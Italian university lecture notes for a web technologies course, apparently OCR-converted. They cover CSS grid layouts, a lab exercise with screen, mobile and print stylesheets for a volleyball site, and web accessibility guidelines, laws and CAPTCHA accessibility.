.card3 {
  grid-column: 1;
  grid-row: 2 / 4; }
.card4 {
  grid-column: 2 / 4;
  grid-row: 2; }
.card5 {
  grid-column: 2/4
  grid-row: 3;
}
```

Rachel Andrew, *The New CSS Layout, A Book Apart, 2017*


Tecnologie Web - 129

Note sull'immagine a lato:

- definizione di una griglia con tre frazioni di colonne e un gap di 20 px
- card1 → Sta sulla prima riga (grid-row), poi parte dalla prima e *non* occupa la terza colonna (grid-column 1/3)
- card2 → Occupa la terza colonna e sta sulla prima riga
- card3 → Sta sulla prima colonna (grid-column), poi parte dalla seconda e *non* occupa la quarta riga (grid-row 2/4)
- card4 → Sta sulla seconda riga (grid-row), poi parte dalla seconda e *non* occupa la quarta colonna (grid-column 2/4)

Scritto da Gabriel

```
.cards {
 display: grid;
 grid-template-columns: 1fr 1fr 1fr;
 grid-gap: 20px;
 grid-template-areas:
        "a a b"
        ". d d"
        "c e e";
}
.card1 { grid-area: a; }
.card2 { grid-area: b; }
.card3 { grid-area: c; }
.card4 { grid-area: d; } .card5 { grid-area: e;}
```



Rachel Andrew, The New CSS Layout, A Book Apart, 2017

Tecnologie Web - 130

Note:
- *grid-template-areas* rispetta lo stesso numero di colonne e devono essere aree *contigue*. Dove sta il punto, non va inserito nulla.
- Per ogni elemento, si definisce il nome dell'area da utilizzare (usando una lettera per convenzione per non sprecare bit; tuttavia, si possono usare parole, ma è sconsigliato).
- È comunque possibile usare tanti commenti/parole e passarli per un *minifier*, cioè strumenti che tolgono spazi/tabulazioni/ecc.
- Usare troppo *grid* è possibile, ma non è consigliato (rallenta il rendering del browser)

I layout che usano *flex* e *grid* possono diventare molto complicati, quindi:

- È indispensabile che il codice sia valido
- Attenzione a non eliminare le liste preferendo un insieme di *div* (la cui gestione può diventare macchinosa, inoltre può essere meno supportata)
- Attenzione che se l'ordine fisico è diverso dall'ordine visualizzato, la navigazione con tab segue l'ordine fisico (nelle grid non usiamo un ordine preciso; giustamente, l'ordine fisico è utile anche per chi conosce le shortcut da tastiera tale da scorre gli elementi)
- Attenzione anche a ciò che vedono i motori di ricerca (tra 200 e 500 KB come peso)

Tuttavia, si ha un problema di supporto (magari *grid* non è supportato e si usa una cosa del genere):

```
@support(display:grid){
  //per i browser che supportano grid
  .container {
    display:grid;
}
```

Domanda: Differenza tra la versione con *float/grid* per *aside* (nel caso del prog. di laboratorio)?

Risposta: La differenza principale tra l'uso di *float* e *grid* per un elemento <aside> sta nelle capacità di layout e posizionamento che forniscono.

Quando si usa *float*, l'elemento <aside> viene tolto dal normale flusso del documento e viene fatto fluttuare su un lato del suo contenitore genitore. Gli altri elementi del contenitore si avvolgono intorno all'elemento fluttuante. Questo permette di creare layout semplici e monodimensionali ed è utile per creare barre laterali e altri elementi che fluttuano accanto al contenuto principale.


Quando si usa *grid*, l'elemento <aside> diventa un elemento della griglia che può essere posizionato all'interno di un contenitore della griglia. Ciò consente di creare layout bidimensionali più complessi e di avere un maggiore controllo sulle dimensioni e sulla posizione dell'elemento all'interno della griglia. È utile per creare layout reattivi e dinamici con più elementi.

In generale, se si ha bisogno di una semplice barra laterale o di un altro elemento che fluttui accanto al contenuto principale, float è una buona scelta. Se si ha bisogno di un layout più complesso e reattivo con più elementi, la griglia è un'opzione migliore.
Vale la pena notare che float è una tecnica di layout più vecchia, mentre Grid è più recente e fornisce funzionalità di layout più avanzate.

Domanda Wooclap Intro Accessibilità

Scritto da Gabriel

Prova a descrivere questa immagine per una persona non vedente che deve prenotare una camera.



Prova a descrivere questa immagine per una persona non vedente che deve prenotare una camera.

Prova a descrivere questa immagine per una persona non vedente che deve prenotare una camera.

Prova a descrivere questa immagine per una persona non vedente che deve prenotare una camera.

Utile ragionare per keywords per descrivere tutti i contesti. Per ciascuno, utile definire:

- dettagli descrittivi (per esempio hotel e non quanti piani ha)
- dettagli ambientali primari (ad esempio le ombre per capire se c'è un ingombro oppure per capire se usare il cane/bastone) → caso seconda immagine – stanza luminosa, quella in alto a dx
- dettagli ambientali secondari (rappresenta ostacolo fisico) → caso seconda immagine
    - utile descrivere anche la presenza del soffitto (da un punto di vista di altezze/ostacolo) → caso terza immagine, quella in basso a sx
    - utile descrivere anche la vista marina/illuminazione ambientale/rumore → caso quarta immagine, quella in basso a dx

Gli attributi "alt", dunque, devono essere sufficientemente descrittivi, tali da coprire esattamente con i dettagli principali quanto serve. Se si tratta di immagini di presentazione, è buona norma lasciare un "alt" vuoto per indicare che l'immagine non ha alcun contenuto informativo.

Accessibilità: Introduzione, Leggi di riferimento, Linee guida (WAI)

Sito da 30 e Lode esempio per progetto: https://www.bonaegava.com/
I requisiti minimi sono l'accessibilità e la cura dei dettagli, non tanto una grafica mozzafiato; chiaro è che se accessibile ed è anche bello e non un pugno in occhio, si apprezza.

Wooclap → Prova a dare una definizione di accessibilità

- L'accessibilità si riferisce alla capacità di un prodotto, servizio o ambiente di essere utilizzato e compreso da una vasta gamma di utenti, compresi quelli con disabilità motorie, visive, uditive e cognitive. L'accessibilità del web è importante perché permette a una vasta gamma di utenti di accedere alle informazioni e alle funzionalità offerte dai siti web in modo equivalente, garantendo il massimo supporto e semplicità di utilizzo per tutte le categorie in modo fluido.

In generale, gli standard di accessibilità del web definiscono linee guida per la progettazione di siti web in modo accessibile, dando indicazioni sulla descrizione delle immagini, la navigazione senza mouse, la leggibilità del testo, la compatibilità con gli screen reader e la possibilità di personalizzare la visualizzazione del contenuto.
Bisogna pensarci *dal primo momento*, seguendo le buone regole di progettazione e permettere a tutti un accesso semplice a prescindere dalle condizioni di partenza: questo è *universal design*.

- L'accessibilità è importante per il SEO perché i motori di ricerca considerano la facilità d'uso e la fruibilità del sito nell'elaborazione del posizionamento sui risultati di ricerca. In generale, i siti web che sono accessibili sono anche più facili da navigare, più facili da comprendere e più facili da utilizzare, il che li rende più attraenti per i visitatori e li mantiene sul sito per periodi più lunghi.
- I siti web accessibili sono spesso progettati in modo da essere compatibili con i dispositivi mobili e gli screen reader, il che li rende più facili da navigare per gli utenti con disabilità e per gli utenti che utilizzano dispositivi mobili. Inoltre, i motori di ricerca stanno iniziando a valutare meglio l'accessibilità del sito perché un sito accessibile può garantire una maggiore usabilità per tutti gli utenti.

Per quanto riguarda il web, l'accessibilità è "la possibilità di accedere alle informazioni e ai servizi disponibili in rete da parte di categorie di utenti diversificate e da una gamma di dispositivi diversi".
L'attenzione è concentrata sulla possibilità di accedere all'informazione da parte di categorie di utenti svantaggiate sotto il profilo fisico o psichico.

Ci sono varie classi di utenti svantaggiati:
- Non sono in grado di vedere, ascoltare o muoversi o di trattare alcuni tipi di informazione
- Difficoltà nella lettura o nella comprensione del testo
- Non sono in grado di usare una tastiera o un mouse
- Dispongono di uno schermo non grafico (solo testo), piccolo o di una connessione lenta
- Non parlano o comprendono correttamente la lingua con la quale è scritto il documento
- In situazioni in cui i loro organi sensoriali (occhi, orecchie, mani) sono occupati o impediti
- Hanno una versione precedente del browser, un browser diverso da quello su cui è sviluppato il sito, un diverso sistema operativo, etc

Nel caso di siti governativi, l'accessibilità diventa un obiettivo da perseguire obbligatoriamente:
- Negli USA la normativa della Section 508, applicata dal giugno 2001, stabilisce che tutta l'informazione diffusa da agenzie federali sia accessibile da utenti con disabilità;
- In Italia, la legge Stanca (n. 4, 9 gennaio 2004, rivista ad aprile 2010) , obbliga le amministrazioni pubbliche ad avere siti accessibili, pena l'applicazione di sanzioni. In particolare:

  - riconosce: “il diritto di ogni persona ad accedere a tutte le fonti di informazione e ai relativi servizi, ivi compresi quelli che si articolano attraverso gli strumenti informatici e telematici.”
  - nei confronti della Pubblica Amministrazione apporta obblighi sorretti da sanzioni in caso di illecito;
  - nei confronti dei privati è prevista la possibilità di ottenere una certificazione dei diversi livelli di accessibilità previsti dalla legge;
  - favorire l’accesso a strumenti didattici/di istruzione per utenti diversamente abili.
- In Europa lo standard WCAG 1.0 e 2.0 sono usate come standard legale

L’AGID è l’Agenzia per l’Italia Digitale, istituita con il decreto-legge n. 83 del 22 giugno 2012.

- Il decreto-legge n.179 del 2012 “Ulteriori misure urgenti per la crescita del Paese” impone l’obbligo per le PA di definire e pubblicare sul proprio sito web gli obiettivi annuali di accessibilità
  - L’AGID viene incaricata del monitoraggio e dell’intervento verso i non adempienti, e dal 2017 ha al suo interno il difensore civico per il digitale
- Nel novembre 2019 l’AGID definisce le “Linee Guida sull’Accessibilità degli strumenti informatici” che riprendono le WCAG2.1
- 9 gennaio 2020: AGID rende disponibili
  - Dichiarazione di accessibilità
  - Modello di autovalutazione

Vengono posti una serie di obblighi per le Pubbliche Amministrazioni:

- Entro il 31 marzo di ogni anno devono pubblicare gli obiettivi di accessibilità per l’anno corrente e lo stato di attuazione del piano per l'utilizzo del telelavoro
- Entro il 23 settembre di ogni anno devono effettuare un’analisi completa dei siti web e compilare la dichiarazione di accessibilità
  - la dichiarazione di accessibilità deve essere inserita nel footer del sito;
  - deve contenere un meccanismo di feedback.

Inoltre, vengono posti una serie di obblighi per i privati:

- Determinazione n.117/2022 (maggio 2022) definisce per i soggetti che offrono servizi al pubblico attraverso siti web o applicazioni mobili, con un fatturato medio, negli ultimi tre anni di attività, superiore a cinquecento milioni di euro:
  - compilare la dichiarazione di accessibilità ed inserirla nel footer del sito;
  - prevedere dei meccanismi di feedback per segnalare problemi.
- Se una verifica dell’AGID riscontra un problema di accessibilità il non adeguamento comporta una sanzione che può arrivare al 5% del fatturato
- *Tutti* i soggetti devono adeguarsi entro giugno 2025 come previsto dall’Accessibility Act (direttiva UE 2019/882), mentre per le PA e i soggetti di cui sopra il termine era il 28 giugno 2022

Normalmente, le aziende cercano un software di controllo di accessibilità e dei test di riferimento.
Non viene *raggiunta* con un semplice strumento: già creando una buona separazione struttura/grafica, si è a metà del lavoro con l’accessibilità. Occorre adottare una serie di accorgimenti, per i quali, concretamente per le medio-piccole imprese, “il gioco non vale la candela” e viene trascurata.
Come detto, non si intende il sito identico tra ogni dispositivo e browser, ma anzi un’implementazione tale da rendere universalmente semplice l’accesso ad un sito.

In campo Web, si hanno le direttive di un gruppo apposito del W3C, cioè *WAI, Web Accessibility Initiative*.

Esse sono le regole con l’obiettivo di rendere il web accessibile universalmente, per poter:

- definire le linee guida (raccomandazioni) per assicurare l’accessibilità di un sito web
- assicurare che le tecnologie e gli standard promossi dal W3C supportino l’accessibilità
- promuovere la ricerca e la formazione sulla materia

Scritto da Gabriel

Le raccomandazioni WAI si rivolgono a tre classi di utenza:
- Linee guida per l'accessibilità dei contenuti web
    - si rivolgono ai *web designer* e agli *autori* delle pagine web fornendogli regole e tecniche affinché un documento sia accessibile
- Linee guida per l'accessibilità degli strumenti di authoring (CMS)
    - si rivolgono ai *creatori di strumenti di authoring* affinché rendano facile la creazione di contenuto conforme agli standard per l'accessibilità e rendano accessibili gli stessi strumenti di authoring
- Linee guida per l'accessibilità degli strumenti per navigare il web (browser)
    - si rivolgono agli *sviluppatori di strumenti di navigazione*, dai browser classici agli strumenti specializzati per persone con disabilità

Riferimento italiano: https://www.w3.org/Translations/WCAG21-it/

Le linee guida per l'accessibilità ai contenuti web costituiscono un documento di riferimento per i principi generali circa l'accessibilità e per idee riguardanti la progettazione.
Il documento delle linee guida rappresenta una versione *stabile*: non fornisce quindi informazioni specifiche circa il supporto delle diverse tecnologie da parte di particolari browser, data la rapidità con cui tali informazioni possono variare.

Ciascuna di queste comprende:
- numero
- obiettivo
- logica di implementazione
- lista di definizione dei punti di controllo
    - un punto di controllo è un insieme di linee guida e criteri utilizzati per valutare l'accessibilità di un sito web

Le definizioni dei punti di controllo presenti in ciascuna delle linee guida spiegano in che modo la specifica linea guida è applicabile in tipici scenari di sviluppo dei contenuti.
Ciascuna definizione dei punti di controllo contiene:
- Il numero
- L'obiettivo
- La priorità
- Note informative opzionali, esempi chiarificatori, e riferimenti incrociati
- Il riferimento ad una sezione del documento sulle tecniche dove sono discusse le implementazioni


Il livello di priorità è basato sull'impatto che tale punto possiede sull'accessibilità
- Priorità 1 → Requisito base (preclusione di una/più categorie di utenti)
    - Lo sviluppatore *deve* conformarsi a questo punto di controllo
- Priorità 2 → Requisito condizionale (difficoltà di accesso da parte di una/più categorie di utenti)
    - Lo sviluppatore *dovrebbe* conformarsi a questo punto di controllo, in quanto consente di rimuovere barriere significative
- Priorità 3 → Requisito opzionale (ostacolo non significativo da parte di una/più categorie di utenti)
    - Lo sviluppatore *può* tenere in considerazione questo punto di controllo, in quanto migliora l'accesso ai documenti web

Sono stati definiti 3 livelli di conformità (*la legge richiede il secondo livello di conformità*, mentre raggiungere il terzo livello è quasi impossibile, visti tutti i vincoli per tutte le categorie).
La legge vuole il livello Doppia A (AA).

Livello di Conformità "**A**": conforme a tutti i punti di controllo di priorità 1

Livello di Conformità "**Doppia A**": conforme a tutti i punti di controllo di priorità 1 e 2

Livello di Conformità "**Tripla A**": conforme a tutti i punti di controllo di priorità 1, 2 e 3



Un sito web è accessibile per WCAG quando è *PURO*:

- *P / Perceivable - Percepibile*
- *U / Understandable - Comprensibile*
- *R / Robust – Robusto*
- *O / Operable – Utilizzabile*

Le linee guida si basano su due principi generali:

1) Assicurare una *trasformazione elegante*
    - Le pagine che si trasformano con eleganza rimangono accessibili nonostante le limitazioni dovute a disabilità fisiche, sensoriali e dell'apprendimento, limitazioni causate da barriere tecnologiche
2) Rendere il contenuto *comprensibile* e *navigabile*
    - Gli sviluppatori dovrebbero utilizzare un linguaggio chiaro e semplice, fornire meccanismi facilmente comprensibili per la navigazione all'interno della stessa pagina e tra pagine diverse
    - Problemi possibili: bug grafici, errori del server, errori di script, ecc.

Alcuni principi chiave sulla trasformazione elegante:

- Separare la struttura dalla presentazione
- Fornire sempre un equivalente testuale per ogni media diverso dal testo: il testo può essere riprodotto secondo modalità accessibili a quasi tutti gli utenti
- Creare documenti che veicolino l'informazione anche se l'utente non può vedere o sentire: fornire informazioni attraverso diversi canali sensoriali alternativi
- Creare documenti che non necessitino di un hw specifico: le pagine dovrebbero essere utilizzabili anche senza mouse, con piccoli schermi, a bassa risoluzione, in bianco e nero, oppure senza schermo attraverso output di voce o testo

Alcuni principi chiave sul contenuto comprensibile e navigabile:

- Dotare la pagina di strumenti di *navigazione* ed *orientamento* ne massimizza l'accessibilità e l'utilizzabilità
- Non tutti gli utenti sono in grado di utilizzare le indicazioni visive come immagini sensibili, barre di scorrimento proporzionali, frame affiancati, o comunque elementi grafici che possono essere utilizzati solamente da utenti vedenti
- Gli utenti possono inoltre perdere informazioni relative al contesto qualora possano vedere solo una parte della pagina (accesso alla pagina per sezioni, magnifier o schermi piccoli, accesso alla pagina per singola parola con la sintesi vocale o dispositivi braille).
    - Senza informazioni che aiutino l'orientamento, tabelle di grandi dimensioni, elenchi e menù, possono non essere comprensibili per alcune categorie di utenti

Alcuni principi chiave sui *contenuti equivalenti*:

- Un contenuto è "*equivalente*" ad un altro quando entrambi svolgono essenzialmente la stessa funzione o scopo nei confronti dell'utente (almeno per quanto è possibile, data la natura della disabilità e lo stato della tecnologia)
- Particolarmente importante per gli utenti con disabilità (ma non solo, es. il contenuto grafico rende migliore e più piacevole l'esperienza)

- Dal momento che il contenuto testuale può essere presentato all'utente sotto forma di sintesi vocale, braille e testo mostrato visivamente, le linee guida richiedono *equivalenti testuali* per le informazioni grafiche e audio, scritti in modo da veicolare l'intero contenuto essenziale
- Gli *equivalenti non testuali* (es. descrizione uditiva, un video con una persona che usa il linguaggio dei segni) migliorano l'accessibilità anche per persone che non possono accedere all'informazione visiva o al testo scritto, inclusi molti individui con disabilità della vista, cognitive, dell'apprendimento, dell'udito
    - Per esempio, nei CAPTCHA questo è assolutamente vero e riscontrabile


Laboratorio 5 – Layout di stampa/Layout per telefoni/Layout Griglia per la Home

Ci vogliamo occupare del layout di stampa; quando non presente il tag *media=print*, di default si va verso *media=all* e quindi globalmente viene stampato l'unico layout presente, rimuovendo tutti gli sfondi. A livello di stampa, si è lasciato principalmente il titolo, il corpo della pagina, togliendo footer e altri pezzi non utili/importati.
Quando definisco *print*, si definisce solo quello; mentre quando definisco *mini* per forza anche viene definito anche *screen* in quanto più specifico.

```
        <link rel="stylesheet" href="mini.css" media="screen and (max-width:600px),
only screen and (max-device-width:600px)"> <!-- Checkpoint a livello di dimensioni
-->
        <link rel="stylesheet" href="print.css" media="print">
```

Vado a definire il file *mini.css*, in cui vado a riscrivere le clausole di stile per togliere il background (stessa specificità) e per modificare lo header. Se invertissi *mini* con *style*, non funzionerebbe più nulla. L'ordine risulta infatti rilevante.

Nei CSS, l'ordine in cui si specificano le regole è importante.
Se esiste una regola dello stesso foglio di stile, con lo stesso livello di specificità, la regola dichiarata per ultima nel documento CSS sarà quella che verrà applicata.
Questo significa che, per definire un layout, si capisce elemento per elemento come definirli.

Per poter vedere il risultato della visualizzazione mobile:
F12 – Si clicca sull'elemento  e poi si verifica il risultato delle modifiche al foglio di stile.

Stiamo sistemando la spaziatura/padding tra gli elementi e la distanziazione delle cose.

```
header{
    background: none;
}

header h1{
    line-height: 1.1em;
    font-size: 4em;
}

#menu{
```

```
    float:none;
    width:90%;
    padding-top: 0.5em;
}

aside{
    float: none;
    width: auto;
    margin: 0em;
    padding: 0.3em;
}

main{
    margin-left: 0em;
}
```

Modifichiamo il file *style.css* inserendo il grid layout, all'interno di *style-grid.css*.

```
* {
    padding: 0em;
    margin: 0em;
}

:root{
    --bgcolor: #0365AE;
    --txtcolor: #fff;
    --breadcolor: #163f77;
    --newscolor: #F3C42B;
    --newstxtcolor: #000;
    --contentxtcolor: #000;
    --contentbgcolor: #fff;
    --linkcolor: #fff;
    --visitedcolor: #F3C42B;
}

html, body{
    font-size: 100%; /* Lascio libertà all'utente*/
    font-family: "Verdana", sans-serif;
    line-height: 1.5em;
    background-color: var(--bgcolor);
    color: var(--txtcolor);
    margin: auto;
}

html{
    background-image: url('images/bg.webp');
    background-size: contain;
}

/*
```

```
==============
GRID LAYOUT
==============
*/

#homePage{
    grid-template-areas: "h h h "
                         "b b b "
                         "m c n "
                         "m c n "
                         "f f f ";
}

body{
    max-width: 1024px;
    border: 1px solid var(--contentxtcolor);
    background-color: var(--bgcolor);
    display: grid;
    grid-template-columns: 1fr 3fr 1fr;
    grid-template-areas: "h h h "
                         "b b b"
                         "m c c"
                         "m c c"
                         "f f f ";
}

/*
==============
SEZIONE HEADER
==============
*/

header{
    grid-area: h;
    color: var(--txtcolor);
    text-align:  center;
    padding:  1.0em;
    padding-top: 0.7em;
    margin: 0.7em;
    border: 1px solid var(--contentxtcolor);
    background: url('images/giannellipalleggio.jpg') right bottom no-repeat,
                url('images/michielettocoppa.jpg') left bottom no-repeat;
    background-size: 20%,20%;
}

header img{
    padding-right: 4em;
}

header h1{
```

```
    background-image: url('images/logo_fipav.svg');
    background-repeat: no-repeat;
    background-position: center;
    background-size: contain;
    text-indent: -9999px;
    line-height: 1.5em;
    font-size: 6em;
}

header h2{
    font-size: 1.8em;
    padding: 0.5em;
    margin-top: 0.3em;
}

/*
==============
SEZIONE BREADCRUMB
==============
*/

#breadcrumb{
    grid-area: b;
    background-color: var(--breadcolor);
    color: var(--txtcolor);
    font-size: 1.1em;
    padding: 0.5em 0em 0.5em 1.0em;
    border:  1px var(--contentxtcolor);
}

#breadcrumb a:link{
    color: var(--linkcolor);
}

#breadcrumb a:visited{
    color: var(--visitedcolor);
}

/*
==============
SEZIONE MENU
==============
*/

#menu{
    grid-area: m;
    font-size:  1.3em;
    padding:  0.8em;
    width: 25%; /* la somma non deve fare 100 per gli effetti degli arrotondamenti
*/
```

```
}

#menu a:link{
    color: var(--linkcolor);
}

#menu a:visited{
    color: var(--visitedcolor);
}

#menu #currentlink{
    background-image: url('images/favpng_volleyball-icon.png');
    background-repeat: no-repeat;
    background-position: left center;
    background-size: 1.2em;
    padding-left: 1.5em;
}

#menu ul{
    list-style-type: none;
}

#menu ul li{
    margin-top: 0.5em;
}

/*
==============
SEZIONE NEWS
==============
*/

aside{
    grid-area: n;
    background-color: var(--bgcolor);
    overflow: hidden;
}

aside h2 {
    background-color: var(--newscolor);
    color: var(--newstxtcolor);
    padding: 0.2em;
}

aside dl dd {
    margin-left: 1.5em;
}

aside dt {
    margin-left: 0.8em;
```

```
    font-weight: bold;
}

/*
==============
SEZIONE CONTENUTO
==============
*/

main{
    grid-area: c;
    color: var(--contentxtcolor);
    background-color: var(--contentbgcolor);
    padding: 1.75em;
    border: 1px solid var(--contentxtcolor);
}

main h1{
    padding: 0.7em;
    padding-top: 0.1em;
    text-align: center;
    line-height: 1.5em;
}

main h2{
    padding-top: 0.7em;
    padding-bottom: 0.7em;
}

main>dl{
    width: 95%;
}

#giocatori>dt{
    background-color: var(--breadcolor);
    color: var(--txtcolor);
    font-size: 1.1em;
    padding: 0.5em;
    border: 1px solid #000;
    margin-top: 1em;
}

#giocatori>dd{
    border: 1px solid #000;
    border-top: none;
    padding: 0.5em;
}

#giocatori>dd img{
    float: left;
```

```
    width: 20%;
}

#giocatori>dd dl{
    margin-left: 20%;
}

.giocatore dt{
    float: left;
    font-weight: bold;
    padding-right: 0.5em;
}

.giocatore dt::after{
    content: ": "; /*aggiunge i due punti dopo il nome del giocatore*/
}

dt.riconoscimenti{
    float: none;
}

.list li{
    margin-left: 2em;
}

#de_giorgi{
    width:35%;
    float:left;
    padding: 1em;
    border-radius: 0% 30% 30% 0%;
}

/*
==============
SEZIONE FOOTER
==============
*/

footer{
    grid-area: f;
    background-color: var(--breadcolor);
    color: var(--txtcolor);
    text-align: center;
    padding: 0.5em;
    border: 1px solid var(--contentxtcolor);
}

footer p{
    display: inline;
    font-style: italic;
```

```
    font-size: 0.8em;
}
```

Oltre a tutto ciò, il layout di visualizzazione per telefoni, destinato a *mini.css*:

```
header{
    background: none;
}

header h1{
    line-height: 1em;
    font-size: 4em;
}

#menu{
    float:none;
    width:90%;
    padding-top: 0.5em;
}

aside{
    float: none;
    width: auto;
    margin: 0em;
    padding: 0.3em;
}

main{
    margin-left: 0em;
}

footer{
    display: flex;
}

footer img{
    width: 20%;
}
```

In ultimo, il layout di stampa, correttamente riformattato:

```
* {
    padding: 0em;
    margin: 0em;
}

html, body{
    font-size: 12pt;
    font-family: "Times New Roman", serif; /*Font con le grazie e standard*/
```

```
    line-height: 1.5em;
    margin: auto;
}

/*
==============
SEZIONE HEADER
==============
*/

header{
    text-align:  center;
    padding:  1.0em 0em 1.0em 0em;
    margin-top: 0.5em;
    margin-bottom: 0.5em;
}

header img{
    padding-right: 4em;
}

header h1{
    content: url('images/logo_fipav.svg'); /*Stampa l'immagine in nero come
contenuto e non come background*/
    font-size: 6em;
    line-height: 1.5em;
}

header h2{
    font-size:  1.2em;
    padding: 0.5em;
    margin-top:  0.3em;
}

/*
==============
SEZIONE MENU
==============
*/

#menu{
    display: none;
}

/*
==============
SEZIONE NEWS
==============
*/
```

```
aside{
    float:right;
    width: 20%;
    padding: 0.8em;
    margin:1.5em;
    border:1px solid #000;
}

aside h2 {
    padding: 0.2em;
}

aside dl dd {
    margin-left: 1.5em;
}

aside dt {
    margin-left: 0.8em;
    font-weight: bold;
}

/*
==============
SEZIONE CONTENUTO
==============
*/

main{
    text-align: justify;
    width: auto;
    padding: 1.75em;
    border: 1px solid;
}

main h1{
    font-size: 2.3em;
    padding: 0.7em;
    padding-top: 0.1em;
    margin-bottom: 1em;
    text-align: center;
    line-height: 1.5em;
}

main h2{
    font-size: 1.8em;
    padding: 1em 0em;
}

main>dl{
    width: 95%;
```

```
}

#giocatori>dt{
    font-size: 1.1em;
    padding: 0.5em;
    border: 1px ;
    margin-top: 1em;
}

#giocatori>dd{
    border: 1px ;
    border-top: none;
    padding: 0.5em;
}

#giocatori>dd img{
    float: left;
    width: 20%;
}

#giocatori>dd dl{
    margin-left: 25%;
}

.giocatore dt{
    float: left;
    font-weight: bold;
    padding-right: 0.5em;
}

.giocatore dt::after{
    content: ": "; /*aggiunge i due punti dopo il nome del giocatore*/
}

#de_giorgi{
    width:35%;
    float:left;
    padding: 1em;
    border-radius: 0% 30% 30% 0%;
}

dt.riconoscimenti{
    float: none;
}

/*FOOTER*/
footer{
    display: none;
    text-align: center;
    padding: 1.0em;
```

```
    border: 1px ;
}
```


Continuazione Accessibilità: Linee Guida contenuti accessibili e indicazioni, microformati, data-* attributes, accessibilità link/schede/tabulazione

L'accessibilità è un investimento di primario interesse per un'azienda, es. utilizzo delle AI/riconoscimento di elementi nello spazio (computer vision). Grazie al data training a cui abbiamo sottoposto queste tecnologie, atte a passare il test di Turing (per capire se si tratta di un umano oppure un bot), cioè i CAPTCHA (Completely Automated Public Turing-test-to-tell Computers and Humans Apart).

Oltre ai bot, possono esistere i *CAPTCHA Farm*, cioè servizi automatici che gli sviluppatori di bot possono richiedere per avere un insieme di persone, normalmente in paesi in via di sviluppo, che permettano di risolvere una serie concordata di CAPTCHA.
Per ridurre questi fenomeni, si possono usare mezzi come autenticazione a due fattori/token univoci di conferma identità. In generale, questo non basta, sono eludibili e sorpassati.

Distinguiamo tra i singoli tipi di CAPTCHA:

- *Tradizionale*, basato sul riconoscimento di testo distorto; era richiesto grande sforzo da parte dell'utente, usando anche alternativa audio
- *No CAPTCHA reCAPTCHA*, dove il test si passa con un semplice check automatico su "Io non sono un robot" e si passa alla pagina successiva; molto più semplice per l'utente, ma si basa sul previo raccoglimento di informazioni su di lui
- *Invisible reCAPTCHA*, completamente invisibili all'utente (presente solo un badge), senza nessuna interazione da parte dell'utente ma prevede la raccolta di informazioni di background
- *reCAPTCHA v3 Invisible*, anche questi completamente invisibili all'utente (presente solo un badge), senza nessuna interazione da parte dell'utente ma prevede la raccolta di informazioni di background. Producono inoltre uno score di classificazione e lasciano maggiore libertà allo sviluppatore

Statisticamente, sono ben poco superati da parte di utenti con disabilità, in particolar modo gli utenti totalmente non vedenti e con ipovisione. Non solo; possono esserci impedimenti motori (se si richiedono sequenze di lettere o numeri), cognitivi (puzzle/compiti logici complessi per utenti con difficoltà) ma anche linguistici (per uso di font non-standard oppure difficili/impossibili per utenti che non sono familiari con il linguaggio letto).

Introduciamo una carrellata di linee guida per l'accessibilità (rispettano il principio PURO):

1) Fornire alternative equivalenti al contenuto audio e visivo

- Rimarca l'importanza del fornire contenuti equivalenti per le informazioni non testuali (tra 75 e 100 come quantità di caratteri va bene, anche per lo screen reader)
- Fornire contenuto che, presentato all'utente, trasmetta lo stesso scopo/funzione del contenuto audio o visivo (esempio, nel caso degli audio una trascrizione scritta, nel caso di video dei sottotitoli, etc.)
- Fornire alternative per immagini, film, suoni, applet, etc.
- Fornire equivalenti non testuali (immagini, video e audio) del testo scritto è di beneficio per alcuni utenti, specialmente gli illetterati o le persone che hanno difficoltà di lettura

2) Non fare affidamento sul solo colore

- Assicurarsi che testo e grafica siano comprensibili se consultati senza il colore
    - Se alcune informazioni sono veicolate solo con il colore (es. link visitati) le persone che non li distinguono o con un monitor in bianco e nero non ricevono l'informazione (precludendo per esempio i daltonici)
    - Come soluzione, si può utilizzare del testo (anche alt text in alcuni casi) oppure un'icona

3) Usare marcatori e fogli di stile e farlo in modo appropriato
- Marcare i documenti con i corretti elementi strutturali. L'uso di tabelle per l'impaginazione impedisce l'accessibilità e la navigazione con software specialistico
- Controllare la presentazione con i soli fogli di stile dei browser

4) Chiarire l'uso di linguaggi naturali
- Utilizzare marcatori che facilitino la pronuncia o l'interpretazione di testi stranieri o abbreviati. Questo aiuta le sintesi vocali e le periferiche braille che possono selezionare automaticamente la nuova lingua
- Di primaria importanza anche gli screen reader
    - Consigliato NVDA (gratuito) oppure JAWS (questo con licenze molto costose)
    - Si capisce usando le pagine solo con HTML senza CSS/fogli di stile oppure browser testuali
- Gli sviluppatori dovrebbero esplicitare le abbreviazioni e gli acronimi

5) Creare tabelle che si trasformino in maniera elegante
- Usare la marcatura corretta per le tabelle, che devono essere usate solo per i dati realmente tabellari, e non per il layout
- Alcuni interpreti consentono agli utenti di navigare tra le celle delle tabelle e di accedere alle intestazioni e ad altre informazioni nelle celle. A meno che non sia stata realizzata una marcatura corretta, queste tabelle non forniranno agli interpreti le informazioni appropriate
- Problema sia per gli utenti con disabilità sia per gli schermi piccoli (poter vedere tutto e ovunque)
    - Occorre dare indicazioni chiare e semplici a tutti i tipi di utenti

6) Assicurarsi che le pagine che danno spazio a nuove tecnologie si trasformino in maniera elegante
- Le pagine devono essere accessibili anche quando le tecnologie più recenti non sono supportate o disabilitate
- Non sempre l'uso della tecnologia più recente è una buona scelta
